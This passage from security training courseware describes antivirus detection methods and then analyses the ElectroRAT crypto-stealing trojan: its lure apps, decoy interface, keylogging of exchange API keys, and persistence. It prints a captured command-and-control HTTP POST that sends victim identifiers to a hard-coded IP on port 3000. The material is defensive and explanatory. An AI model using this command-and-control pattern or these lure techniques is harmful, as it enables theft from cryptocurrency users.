


Figure 7.111: Screenshot showing the output of the strace command



Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

  - Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).

- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.
  - Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.
- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.
- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

Trojan Analysis: ElectroRAT

- ElectroRAT, a **Go-program-based RAT**, is designed to be compatible with common operating systems such as Windows, macOS, and Linux
- It is delivered through a downloadable application for **cryptocurrency users** to steal their private keys and access their crypto wallets

Propagation

- Attackers create various **fake profiles on cryptocurrency forums** and social media groups to lure victims into visiting their websites and downloading malicious applications

Targets

- Cryptocurrency users
- Cryptocurrency wallets

1 Initial Propagation and Infection

Jamm app, eTrader app — Hosted on → Crypto-forum

2 Deploying Malware

Victim downloads the app

3 Exploitation

Trojan logs the keystrokes and steals private/API keys for crypto login

4 Maintaining Persistence

Trojan resides as the background process to maintain persistence

https://cyberint.com, https://www.intezer.com


Trojan Analysis: ElectroRAT (Cont'd)

Stage 1: Initial Propagation and Infection

- ElectroRAT is distributed through Trojanized crypto trade management applications such as **Jamm**, **eTrader**, and **DaoPoke**
- Victims are lured into downloading these applications after navigating from blockchain-based or crypto discussion forums

Stage 2: Deploying Malware


- When the victim downloads and installs the malicious app, ElectroRAT is executed as a **background process** while displaying a **decoy interface** to the user
- The fake eTrader application now prompts the victim to **create a new user account** and enter a password, making the application appear legitimate
- In the background, the ElectroRAT payload is downloaded and executed by launching the **appropriate OS shell** in a separate process



Trojan Analysis: ElectroRAT (Cont'd)

Stage 3: Exploitation

- The fake application lures the victims into connecting to their **cryptocurrency exchange accounts** to record their credentials or API keys
- It also performs other functionalities such as uploading/downloading files, **capturing screenshots**, and **running commands** on the victim's console



Stage 4: Maintaining Persistence

- Command and control (C2) activity is initiated with an **HTTP POST request** sent by the fake application, which includes the victim's identifiers, through **TCP port 3000** by using the same servers that were used to host the fake application
- When the C2 server receives the request, it responds with an **empty JSON response**
- Attackers abuse victims' identities to make **illegitimate transactions** over time and **send malware spam**

```
POST /user HTTP/1.1
Host: 213.226.100.140:3000
User-Agent: go-resty/1.12.0 (https://github.com/go-resty/resty)
Content-Length: 137
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"id":"36d1130a-ac2e-44f7-9dc1-","mac_name":"","os_version":"6.1.7601","user_name":"\\user","os":"windows"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Content-Type: application/json; charset=utf-8
Content-Length: 2
Date: Tue, 03 Nov 2020 04:25:06 GMT
Connection: keep-alive

{}
```


Trojan Analysis: ElectroRAT

Source: *https://cyberint.com, https://www.intezer.com*

ElectroRAT, a Go-program-based RAT, is designed to be compatible with common OSes such as Windows, macOS, and Linux. The Trojan is delivered through a downloadable application to cryptocurrency users for the malware creators to steal the private keys of victims and access their crypto wallets. The Trojan can be appended with trading applications, which can be promoted via anonymous or fake profiles through specific blockchain/cryptocurrency forums or social media platforms. After a successful attempt, the Trojanized applications load a decoy GUI on the victim machines, where ElectroRAT begins its operation as a background process to conceal its presence.

Propagation

Attackers create a variety of fake profiles on cryptocurrency forums and social media groups to lure victims into visiting their websites and downloading malicious applications.




Figure 7.112: Process flow of an ElectroRAT infection

ElectroRAT Malware Attack Phases

The following are the various stages involved in an ElectroRAT malware attack:

- **Stage-1: Initial Propagation and Infection**

  Attackers have created different Trojanized applications for each of the major OSes: Windows, Linux, and macOS. ElectroRAT is distributed through these Trojanized crypto trade management applications such as Jamm and eTrader as well as cryptocurrency poker apps such as DaoPoker. Victims are lured into downloading these applications from blockchain-based or crypto discussion forums such as Bitcoin Talk and SteemCoinPan or Twitter/Telegram campaigns.

  The following screenshots show Jamm and eTrade applications hosted on the web:

